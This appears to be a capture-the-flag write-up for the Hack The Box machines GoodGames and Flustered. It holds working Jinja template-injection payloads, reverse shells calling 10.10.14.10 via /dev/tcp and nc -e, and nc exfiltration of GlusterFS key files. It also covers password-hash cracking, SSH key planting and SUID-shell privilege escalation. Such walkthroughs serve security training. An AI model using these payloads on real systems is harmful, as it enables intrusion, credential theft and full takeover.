[13:39:27] [INFO] retrieved: 2b22337f218b2d82dfc3b6f77e7cb8ec
[13:41:32] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[13:57:15] [INFO] writing hashes to a temporary file '/tmp/sqlmapnr_tynu14188/sqlmaphashes-tgel6318.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[13:57:18] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[13:57:22] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[13:57:27] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[13:57:27] [INFO] starting 2 processes
[13:57:32] [WARNING] no clear password(s) found
Database: main
Table: user
[1 entry]
+----+-------+--------------------+----------------------------------+
| id | name  | email              | password                         |
+----+-------+--------------------+----------------------------------+
| 1  | admin | admin@goodgames.htb | 2b22337f218b2d82dfc3b6f77e7cb8ec |
+----+-------+--------------------+----------------------------------+
```


Decrypt the hash with hashcat


```
hashcat -m 0 hash /usr/share/wordlists/rockyou.txt
```


```
Host memory required for this attack: 64 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

2b22337f218b2d82dfc3b6f77e7cb8ec:superadministrator

Session..........: hashcat
Status...........: Cracked
Hash.Name........: MD5
```


Now login as admin (admin@goodgames.htb:superadministrator). We see now a new tab to configure. After click on it, we must


login again with the following creds (admin:superadministrator)




Add the new host to the list

http://internal-administration.goodgames.htb/






## Editing the profile, we find a possible Server Side Template Injection:




Try to name the user as {{3*3}} and see the user profile updated in the browser. The user is now called 9. It means the injection succeeded. We can get the flag this way listing the /home directory and find a user augustus.




General information

Full Name	Birthday
{{3*3}}	11/01/2021
Email	Phone
admin@goodgames.htb	56646445



```
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read()}}
```


```
{{ self._TemplateReference__context.na
mespace.__init__.__globals__.os.popen
('cat /home/augustus/user.txt').read()
}}
```



```
HTB{7h4T_w45_Tr1cKy_1_D4r3_54y
}
```


The same way ce can have a reverse shell. Before submitting the form, prepare a netcal listener in Kali

```
{{ self._TemplateReference__context.namespace.__init__.__globals__.os.popen('/bin/bash
-c "bash -i >& /dev/tcp/10.10.14.10/1234 0>&1"').read() }}
```



```
┌──(root💀mykali)-[~myoscp/htb_univ/goodgames]
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.10] from (UNKNOWN) [10.129.96.71] 41234
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@3a453ab39d3d:/backend# id
id
uid=0(root) gid=0(root) groups=0(root)
root@3a453ab39d3d:/backend# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
5: eth0@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.19.0.2/16 brd 172.19.255.255 scope global eth0
       valid_lft forever preferred_lft forever
root@3a453ab39d3d:/backend# 
```

Now we can display the flag directly from the box:




```
cat user.txt
HTB{7h4T_w45_Tr1cKy_1_D4r3_54y}
```

Privesc

We have to escape the docker. Enumeration show another machine at 172.19.0.1

```
root@3a453ab39d3d:/backend# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen
1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
5: eth0@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group d
efault
    link/ether 02:42:ac:13:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.19.0.2/16 brd 172.19.255.255 scope global eth0
       valid_lft forever preferred_lft forever
root@3a453ab39d3d:/backend# arp -a
? (172.19.0.1) at 02:42:76:5a:68:2f [ether] on eth0
```

Before ssh to the new host, we need to spawn a real TTY in order to ssh to the host



```
└─$ rlwrap /usr/bin/nc -lvnp 4243
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4243
Ncat: Listening on 0.0.0.0:4243
Ncat: Connection from 10.129.228.165.
Ncat: Connection from 10.129.228.165:49664.
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
ssh augustus@172.19.0.1
ssh augustus@172.19.0.1
Pseudo-terminal will not be allocated because stdin is not a terminal.
Permission denied, please try again.
Permission denied, please try again.
Permission denied (publickey,password).
python3 -c 'import pty; pty.spawn("/bin/sh")'
python3 -c 'import pty; pty.spawn("/bin/sh")'
ssh augustus@172.19.0.1
ssh augustus@172.19.0.1
superadministrator

Linux GoodGames 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Nov 22 08:53:43 2021 from 172.19.0.2
```


ssh augustus@172.19.0.1 #superadministrator

From docker as root, copy /bin/sh to /home/augustus then add suid rights

```
root@3a453ab39d3d:/backend# cp /bin/sh /home/augustus
root@3a453ab39d3d:/backend# chmod 4777 /home/augustus/sh
```

Reconnect to the host using ssh. The run the binary to privesc and retrieve the root flag

From host as user augustus, run /home/augustus/sh to privesc:



```
ssh augustus@172.19.0.1
superadministrator

Linux GoodGames 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Nov 22 12:30:07 2021 from 172.19.0.2
id
id
uid=1000(augustus) gid=1000(augustus) groups=1000(augustus)
sh
sh
id
id
uid=1000(augustus) gid=1000(augustus) groups=1000(augustus)
pwd
pwd
/home/augustus
/home/augustus/sh
/home/augustus/sh
id
id
uid=1000(augustus) gid=1000(augustus) euid=0(root) groups=1000(augustus)
cat /root/root.txt
cat /root/root.txt
HTB{M0un73d_F1l3_Sy57eM5_4r3_DaNg3R0uS}
```

BONUS - fun case of ssh port forwarding

On the host, only the port 80 is listening on all interfaces

```
augustus@GoodGames:~$ ss -ln
...SNIPPED...
tcp     LISTEN  0       128     127.0.0.1:8085  0.0.0.0:*
tcp     LISTEN  0       128     172.19.0.1:22   0.0.0.0:*
tcp     LISTEN  0       128     127.0.0.1:8000  0.0.0.0:*
tcp     LISTEN  0       70      127.0.0.1:33060 0.0.0.0:*
tcp     LISTEN  0       128     127.0.0.1:3306  0.0.0.0:*
tcp     LISTEN  0       128     *:80            *:*
```

By using ssh's "`-L`" and connecting back to the same machine, we can open a port that will forward its traffic to port 22.

proto: `-L <LISTEN_IP>:<LISTEN_PORT>:<FORWARD_IP>:<FORWARD_PORT>`

tip: `0.0.0.0` is matching all IPs on all interfaces

```
augustus@GoodGames:~$ ssh -L 0.0.0.0:2222:172.19.0.1:22 augustus@172.19.0.1
The authenticity of host '172.19.0.1 (172.19.0.1)' can't be established.
ECDSA key fingerprint is SHA256:AvB4qtTxSVcB0PuHwoPV42/LAJ9TlyPVbd7G6Igzmj0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.19.0.1' (ECDSA) to the list of known hosts.
augustus@172.19.0.1's password:
Linux GoodGames 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Nov 23 16:12:18 2021 from 172.19.0.2
augustus@GoodGames:~$ ss -ln | grep 22
...SNIPPED...
tcp    LISTEN    0    128    172.19.0.1:22    0.0.0.0:*
tcp    LISTEN    0    128    0.0.0.0:2222     0.0.0.0:*
```

We now can connect to SSH directly from our attacking machine:

```
$ ssh augustus@goodgames.htb
ssh: connect to host goodgames.htb port 22: Connection refused
$ ssh -p 2222 augustus@goodgames.htb
The authenticity of host '[goodgames.htb]:2222 ([10.129.96.71]:2222)' can't be establi
shed.
ECDSA key fingerprint is SHA256:AvB4qtTxSVcB0PuHwoPV42/LAJ9TlyPVbd7G6Igzmj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[goodgames.htb]:2222,[10.129.96.71]:2222' (ECDSA) to the l
ist of known hosts.
augustus@goodgames.htb's password:
Linux GoodGames 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Nov 23 16:37:54 2021 from 10.129.96.71
augustus@GoodGames:~$
```

We can share all the other ports to the world, like so:

```
augustus@GoodGames:~$ ssh -L 0.0.0.0:33061:127.0.0.1:33060 -L 0.0.0.0:3307:127.0.0.1:3
306 -L 0.0.0.0:8001:127.0.0.1:8000 -L 0.0.0.0:8086:127.0.0.1:8085 -L 0.0.0.0:2222:172.
19.0.1:22 augustus@173.19.0.1
```

Flustered

🙋‍♀️ ***Flustered is an amazing box to work on your basics, and your enumeration skills, actually this box is easy but it could come into a nightmare if your enumeration skills - methodology are not sharpenned and if you had the stress of a time limitation.***
Definitely a box to had to TJ NULL list for OSCP preparation.
Wish you a good reading 🙂

PROOF OF CONCEPT

Mount gluster volume vol2 and find squid proxy credentials

```
su root
echo "10.129.96.25 flustered.htb flustered" >> /etc/hosts
mkdir vol2
mount -t glusterfs flustered:/vol2 vol2
strings vol2/squid/*
```

Find /app/app.py page from internal network

```
curl -vv -x 'http://lance.friedman:o>WJ5-jD<5^m3@10.129.96.25:3128/' http://127.0.0.1

ffuf -x 'http://10.129.96.25:3128' -H 'Proxy-Authorization: Basic bGFuY2UuZnJpZWRtYW46bz5XSjUtakQ8NV5tMw==' -u
http://127.0.0.1/FUZZ -w /usr/share/wordlists/dirb/common.txt:FUZZ  -recursion -recursion-depth 3
-e .php,.py,.html,.json,.js,.conf

curl -vv -x 'http://lance.friedman:o>WJ5-jD<5^m3@10.129.96.25:3128/' http://127.0.0.1/app/app.py
```

Get a reverse shell with templace injection

```
nc -lvnp 1234
```

```
curl -X POST http://10.129.96.25/ -H 'Content-Type: application/json'
--data '{"siteurl":"{{ cycler.__init__.__globals__.__builtins__.__import__('"'os').
popen('nc -e /bin/bash 10.10.14.10 1234'"').read() }}"}'
```

Get SSL key for gluster vol1

From reverse shell

```
cat glusterfs.ca | nc 10.10.14.10 4567
```

```
cat glusterfs.key | nc 10.10.14.10 4567
```

```
cat glusterfs.pem | nc 10.10.14.10 4567
```

From Attacker machine

```
nc -lvnp 4567 > glusterfs.ca
```

```
nc -lvnp 4567 > glusterfs.key
```

```
nc -lvnp 4567 > glusterfs.pem
```

Move the to /etc/ssl

```
mv glusterfs.* /etc/ssl/
```

Mount vol1

```
mkdir vol1
```

```
mount -t glusterfs flustered:/vol1 vol1
```

User flag

```
cat vol1/jennifer/user.txt
```

Privesc

```
cat ~/.ssh/id_rsa >> vol1/jennifer/.ssh/authorized_key
```

```
ssh -i /home/myoscp/.ssh/id_rsa jennifer@flustered.htb
```

Root Flag

```
cp /bin/bash vol1/jennifer/.
chmod 4777 bash
```

```
./bash -p
cat /root/root.txt
```

https://www.youtube.com/watch?v=rlarCLhzfoU

NMAP SCAN - IP 10.129.96.25

```
nmap 10.129.96.25 -p- -A -oA AfullScan
```

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-23 04:18 EST
Nmap scan report for 10.129.96.25
Host is up (0.013s latency).
Not shown: 65528 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 93:31:fc:38:ff:2f:a7:fd:89:a3:48:bf:ed:6b:97:cb (RSA)
|   256 e5:f8:27:4c:38:40:59:e0:56:e7:39:98:6b:86:d7:3a (ECDSA)
|_  256 62:6d:ab:81:fc:d2:f7:a1:c1:9d:39:cc:f2:7a:a1:6a (ED25519)
80/tcp   open  http       nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: steampunk-era.htb - Coming Soon
111/tcp  open  rpcbind    2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|_  100000  3,4          111/udp6  rpcbind
3128/tcp  open  http-proxy  Squid http proxy 4.6
|_http-server-header: squid/4.6
```

```
|_http-title: ERROR: The requested URL could not be retrieved
24007/tcp open  rpcbind
49152/tcp open  ssl/unknown
| ssl-cert: Subject: commonName=flustered.htb
| Not valid before: 2021-10-25T05:33:33
|_Not valid after:  2021-11-24T05:33:33
|_ssl-date: TLS randomness does not represent time
49153/tcp open  rpcbind
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=11/23%OT=22%CT=1%CU=31429%PV=Y%DS=2%DC=T%G=Y%TM=619CB1
OS:FC%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)OP
OS:S(O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST
OS:11NW7%O6=M54DST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)EC
OS:N(R=Y%DF=Y%T=40%W=FAF0%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=
OS:AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(
OS:R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%
OS:F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N
OS:%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%C
OS:D=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 110/tcp)
HOP RTT      ADDRESS
1   12.07 ms 10.10.14.1
2   12.48 ms 10.129.96.25

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.72 seconds
```

💡 On this scan we are lucky we are getting a lot of informations !

Port 22

OpenSSH with a deprecated version 7.9

OS information Debian 10

We could have a look about this deprecated version but no need to dig too deep it might just be a rabbit hole

Port 80 - HTTP

A deprecated version of Nginx with a big privesc exploit available

https://legalhackers.com/videos/Nginx-Exploit-Deb-Root-PrivEsc-CVE-2016-1247.html

A domain steampunk-era.htb let's add it to /etc/hosts

```
echo "10.129.96.25 steampunk-era.htb" >> /etc/hosts
```

